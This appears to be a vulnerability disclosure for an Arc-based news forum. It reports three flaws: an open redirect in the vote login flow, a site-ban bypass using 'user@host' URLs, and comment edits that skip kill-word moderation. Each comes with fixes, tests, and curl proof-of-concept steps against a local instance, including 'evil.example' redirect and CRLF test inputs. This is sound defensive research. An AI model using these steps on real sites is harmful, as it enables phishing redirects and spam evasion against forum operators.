- Centralize redirect-target validation in a shared helper used by every `whence` consumer, not just `vote()`.
- Reject or strip carriage-return and line-feed bytes before any header construction to prevent redirect validation bugs from escalating into header injection.

Verification Guidance

- Add a regression test that `/vote?...&whence=http://evil.example/` redirects to a safe local page such as `news` after login.
- Add a regression test that normal internal destinations like `item?id=1` or `news` still work after login.
- Add a regression test that `%0d%0a` in `whence` is rejected or normalized before header generation.

CVSS Vector Analysis

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N v3.1

AV Network	AC Low	PR None	UI Required
S Unchanged	C None	I Low	A None

Vulnerability Locations

SOURCE LOCATION
news.arc:1104:vote()

↓

SINK LOCATION
news.arc:1112:vote()

📍 Sink to Source Flow

1 news.arc :1104

TEXT

```
whence (if whence (urldecode whence) "news")
```

The public `/vote` handler accepts attacker-controlled `whence` and does not constrain it to a local destination.

Source (User Input)

2 news.arc :1112

TEXT

```
(login-page 'both "You have to be logged in to vote." (list (fn (u ip) ... ) whence))
```

The unvalidated `whence` value is handed to the login redirect machinery as the post-login destination. Downstream code in `app.arc` and `srv.arc` later turns this value into the `Location` header.

Sink (Vulnerable Point)

>_ Proof of Concept

BASH

```
curl -s -c /tmp/f12_victim.jar -b /tmp/f12_victim.jar 'http://127.0.0.1:8082/vote?for=2&dir=up&whence=http%3A%2F%2F127.0.0.1%3A9000%2Flanding' > /tmp/f12-votelogin.html  
LFNID=$(perl -ne 'print "$1" while /name="fnid" value="([\^"]+)/g' /tmp/f1
```

```
2-votelogin.html | sed -n '1p')
curl -s -i -c /tmp/f12_victim.jar -b /tmp/f12_victim.jar -X POST http://127.0.0.1:8082/y --data-urlencode "fnid=${LFNID}" --data-urlencode 'u=victim2' --data-urlencode 'p=pw1234' > /tmp/f12-loginvote.hdr
```

Observed output:

TEXT

```
story_id=2 before=0 after=1
```

```
HTTP/1.0 302 Moved
```

```
Set-Cookie: user=HSoZtjqU; expires=Sun, 17-Jan-2038 19:14:07 GMT
```

```
Location: http://127.0.0.1:9000/landing
```



Story URL userinfo syntax bypasses site-ban and spam-domain enforcement

MEDIUM 4.3

Vulnerability Description

An authenticated attacker can submit URLs with userinfo syntax to evade site-based moderation checks in story submission, leading to continued posting of links to domains that admins intended to ban.

Root Cause

`html.arc:valid-url()` accepts any `http://` or `https://` string that only lacks quotes and angle brackets; it does not reject or normalize authority features such as `user@host`. `news.arc:sitename()` then derives the site key with naive string splitting (`parse-site`) instead of parsing the host, and `site-ban-test()` / admin nuke flows trust that derived key for `banned-sites*` lookups and updates.

Impact

Confirmed Impact

A logged-in submitter can post a link such as `http://x@evil.com/path` even when `evil.com` is already site-banned, because the application classifies it under a different key (for example `x@evil.com`) and the ban lookup misses. If an admin later nukes that story, the code stores a ban for the bogus derived key rather than the real destination host.

Potential Follow-On Impact

This lets a spammer keep reintroducing links to a blocked destination by varying the userinfo prefix before `@`, weakening the forum's domain-based anti-spam workflow. Readers may also be shown a misleading site label derived from the crafted string, but the exact user-facing effect depends on browser URL handling and whether users click the link.

Impact Analysis

I reproduced this on `http://127.0.0.1:8082` by banning `example.com` and then comparing a plain host submission with a `userinfo@host` submission.

What I actually did:

1. As admin, set `example.com -> ignore` in `banned-sites*`.
2. Logged in as `plainban` and submitted `http://example.com/plain-ban-check`.
3. Logged in as `userinfo1` and submitted `http://user@example.com/userinfo-bypass-check`.

Observed result:

- The plain submission was blocked and redirected to a message page saying `Stop spamming us. You're wasting your time.` No new story file was created.
- The userinfo submission created live story `6` with URL `http://user@example.com/userinfo-bypass-check` and no `dead` flag.

That is a real bypass of the site-ban/spam-domain enforcement logic for userinfo-form URLs.

Recommended Fix

Recommended Fix

Parse and canonicalize the authority once, then make both `valid-url()` and `site-name()` operate on the parsed host instead of the raw URL string. The simplest safe policy for this application is to reject submitted story URLs that contain userinfo (`@`) at all, because the application does not need username/password URL syntax and treating it as valid only creates ambiguity.

Before:

```
ARC
(defmemo valid-url (url)
  (and (len> url 10)
       (or (begins url "http://")
           (begins url "https://"))
       (~find [in _ #\< #\> #\" #\' ] url)))
```

After:

ARC

```
(def host-from-url (url)
  (and (len> url 10)
    (or (begins url "http://")
      (begins url "https://")))
  (let rest (cut url (if (begins url "https://") 8 7))
    (let authority (car (tokens rest [in _ #\/ #\? #\#]))
      (and authority
        (~find [in _ #\@ #\ \ #\< #\> #\" #' #\space #\tab #\return #\newline]
          authority)
        (car (tokens authority #\:)))))))

(defmemo valid-url (url)
  (host-from-url url))

(defmemo sitename (url)
  (whenlet host (host-from-url (rem #\space url))
    (let toks (rev (tokens host #\.))
      (let (t1 t2 t3 . rest) toks
        (if (and t3 (or (mem t1 multi-tld-countries*)
          (mem t2 long-domains*)))
          (+ t3 "." t2 "." t1)
          (and t2 (+ t2 "." t1)))))))
```

Security Principle

Security decisions must be made on canonical structured data, not on partially filtered raw strings. Rejecting or normalizing ambiguous authority syntax prevents attacker-controlled alternate representations from evading host-based policy checks.

Defense in Depth

- Store and compare a canonical host key alongside the original URL so site bans, recent-spam checks, and UI display all use the same normalized host.
- Add explicit regression tests for `@`, ports, fragments, whitespace, IPv6 literals, and malformed authorities to ensure future URL-handling changes do not reintroduce alternate-host confusion.

Verification Guidance

- Add a regression test proving that a ban on `evil.com` also blocks `http://x@evil.com/path` and that `toggle-blast()` records `evil.com`, not `x@evil.com`.

- Add a positive test proving that a normal URL such as `http://good.example/path` still passes validation and resolves to the expected `siteName`.
- Verify that the UI site label and moderation controls display the canonical host derived by the new parser.

CVSS Vector Analysis

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N v3.1

AV Network	AC Low	PR Low	UI None
S Unchanged	C None	I Low	A None

Vulnerability Locations

SOURCE LOCATION

`news.arc:1431:submit-page()`

SINK LOCATION

`html.arc:400:valid-url()`

📍 Sink to Source Flow

1

news.arc :1431

TEXT

```
(clean-url (arg req "u"))
```

The story submission form reads the attacker-controlled `u` parameter and forwards it into the story-processing path.

Source (User Input)

2

html.arc :373

TEXT

```
(rem [in _ #\" #\' #\< #\>] u)
```

`clean-url()` removes only quotes and angle brackets, so userinfo syntax such as `x@evil.com` is preserved intact.

3

news.arc :1484

TEXT

```
(no (and (or (blank url) (valid-url url)) (~blank title)))
```

``process-story()`` uses ``valid-url()`` as the gate for whether the submitted URL is acceptable and should proceed to story creation and moderation checks.

4

html.arc :400

TEXT

```
(and (len> url 10) (or (begins url "http://") (begins url "https://"))) (~f ind [in _ #\< #\> #\" #' ] url))
```

``valid-url()`` accepts the crafted URL because it only checks scheme, length, and a small blacklist; it does not reject ``@`` or parse the host before downstream code trusts the URL for site classification.

Sink (Vulnerable Point)

>_ Proof of Concept

1. Ban `example.com` as admin:

BASH

```
curl -s -b /tmp/hnf2.jar -c /tmp/hnf2.jar -G http://127.0.0.1:8082/repl --data-urlencode 'expr=(do (set-site-ban nil "example.com" (quote ignore)) (banned-sites* "example.com"))'
```

2. Submit a plain banned-domain story as `plainban`:

TEXT

```
http://example.com/plain-ban-check
```

Observed result:

- Redirect to message page
- Body contained `Stop spamming us. You're wasting your time.`
- Story count did not increase

3. Submit a userinfo-form story as `userinfo1`:

TEXT

```
http://user@example.com/userinfo-bypass-check
```

Observed result:

- Redirect to `newest`
- New story file `6` existed

- Saved record had no `dead` flag and kept the userinfo URL verbatim



Comment edit workflow bypasses automatic kill/ignore moderation

MEDIUM 4.3

Vulnerability Description

An authenticated forum user can replace an initially acceptable comment with banned content in the comment edit workflow, leading to bypass of the site's automatic comment moderation and publication of content that should have been auto-suppressed.

Root Cause

`process-comment` applies `comment-ban-test` and the `ignored/karma` kill logic when a new comment is submitted, but `edit-page` does not rerun those controls for later edits. In the edit flow, `vars-form` parses the submitted `text` field and `edit-page` writes the new value back into the `item` and immediately persists it with `save-item`, so edited comments skip the normal moderation workflow entirely.

Impact

Confirmed Impact

A logged-in user who can edit their own comment during the normal `user-changetime*` window can post benign text, pass submission-time moderation, and then replace it with text that would have matched `comment-kill*` or `comment-ignore*` while the comment remains stored and publicly rendered.

Potential Follow-On Impact

If moderators rely on the built-in kill/ignore lists to suppress spam phrases, scam links, or abusive text, attackers can use this gap to keep disallowed content visible until manual review. The practical severity depends on whether the deployment has populated those moderation lists and how quickly moderators respond.

Impact Analysis

I reproduced this on the live instance at `http://127.0.0.1:8082` by setting a real moderation token and comparing direct submission against post-approval editing.

What I actually did:

1. As admin, set `comment-kill*` to `("SPAMWORD")`.
2. Created a normal user `commenter1` and initialized the corresponding news profile.
3. Posted a benign comment on story `6`; it was stored as item `7`.
4. Edited item `7` so its text became `buy now SPAMWORD`.
5. Posted a second fresh comment with `direct SPAMWORD submission`; it was stored as item `8`.

Observed result:

- Item `7` stayed live and its saved record contained `text "buy now SPAMWORD"` with no `dead` flag.
- Item `8` was saved with `(dead t)`.

That is a clean workflow bypass. The moderation token works on the creation path, but not on the edit path.

Recommended Fix

Recommended Fix

Refactor comment moderation into a helper that is invoked on every state-changing path for comments, including edits. The current edit flow persists attacker-controlled comment text immediately after field parsing, so it never reuses the checks that `process-comment` already performs.

Before:

```
ARC
(fn () (if (admin user) (pushnew 'locked i!keys))
      (save-item i)
      (metastory+adjust-rank i)
      (wipe (comment-cache* i!id))
      (edit-page user i))
```

After:

ARC

```
(def enforce-comment-moderation (user c)
  (when (acomment c)
    ; If your ban lists are defined against raw textarea input,
    ; preserve the raw submitted text and pass that instead of c!text.
    (comment-ban-test user c c!ip c!text comment-kill* comment-ignore*)
    (when (or (ignored user) (< (karma user) comment-threshold*))
      (kill c 'ignored/karma))))

(fn ()
  (if (admin user) (pushnew 'locked i!keys))
  (enforce-comment-moderation user i)
  (save-item i)
  (metastory+adjust-rank i)
  (wipe (comment-cache* i!id))
  (edit-page user i))
```

A stronger long-term fix is to extract a single `finalize-comment-change` routine and call it from both `process-comment` and `edit-page`, so submission and edit workflows cannot drift apart again.

Security Principle

Security checks must be enforced on every path that changes protected state, not only on object creation. Revalidating edited comments closes the workflow gap by ensuring saved content always passes the same moderation policy.

Defense in Depth

- Log and surface edits that newly match `comment-kill*` or `comment-ignore*`, so moderators can audit abuse attempts even if policies change later.
- Add a regression guard that rejects or auto-kills edited comments containing banned tokens before cache invalidation and public display.

Verification Guidance

- Add a test proving that a comment containing a banned token is killed both on first submission and after an otherwise benign comment is edited to include that token.
- Add a test proving that benign edits by the comment author still succeed within `user-changetime*` and remain visible.
- Verify that comment cache invalidation occurs only after moderation rechecks, so no stale uncensored render is served.

CVSS Vector Analysis

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N v3.1

AV Network	AC Low	PR Low	UI None
S Unchanged	C None	I Low	A None

Vulnerability Locations

SOURCE LOCATION
app.arc:388:vars-form()

↓

SINK LOCATION
news.arc:1934:edit-page()

📍 Sink to Source Flow

- 1** news.arc :1864
TEXT

```
(newsop edit (id) ... (edit-page user i))
```

The public `/edit` route reaches `edit-page` for editable items that the current user can edit, making the workflow reachable to ordinary authors editing their own comments.

[Source \(User Input\)](#)
- 2** news.arc :1888
TEXT

```
`((mdtext text ,c!text ` t ,x) ... )
```

For comment items, the `text` field is explicitly exposed as a modifiable `mdtext` field when `canedit` is true.
- 3** app.arc :388
TEXT

```
(each (k v) req!args ... (let newval (readvar typ v fail*) ... (f name new val)))
```

`vars-form` reads attacker-controlled request arguments from the edit form, parses them, and forwards the new value to the edit callback for each modifiable field.
- 4** app.arc :360
TEXT

```
mdtext (md-from-form str)
```

The edited comment text is converted from textarea input into stored markdown-rendered text, showing that the edit path does sanitize formatting but does not add moderation revalidation.

5

news.arc :1929

TEXT

```
(unless (ignore-edit user i name val) ... (= (i name) val))
```

`edit-page` writes the parsed edited text directly back into the in-memory item structure.

6

news.arc :1934

TEXT

```
(save-item i)
```

The modified comment is persisted without any call to `comment-ban-test` or the `ignored/karma` kill branch that the submission path uses.

7

news.arc :1936

TEXT

```
(wipe (comment-cache* i!id))
```

The rendered comment cache is invalidated immediately after saving, so the newly edited banned content becomes visible through the normal display path.

Sink (Vulnerable Point)

>_ Proof of Concept

1. Configure the kill token as admin:

BASH

```
curl -s -b /tmp/hnf2.jar -c /tmp/hnf2.jar -G http://127.0.0.1:8082/repl --data-urlencode 'expr=(do (= comment-kill* (list "SPAMWORD")) (todisk comment-kill*) comment-kill*)'
```

2. Create `commenter1`, initialize `ensure-news-user "commenter1"`, then log in.
3. Submit a benign comment to story `6` through the normal `/item?id=6` comment form; this created item `7`.
4. Edit item `7` through `/edit?id=7` and submit `text=buy now SPAMWORD`.
5. Submit a fresh control comment with `text=direct SPAMWORD submission`; this created item `8`.

Observed output from saved records:

TEXT

```
item 7: (text "buy now SPAMWORD") ... no dead flag
```

```
item 8: (dead t) ... (text "direct SPAMWORD submission")
```

Discovered and Reported by [winfunc](#) on April 17, 2026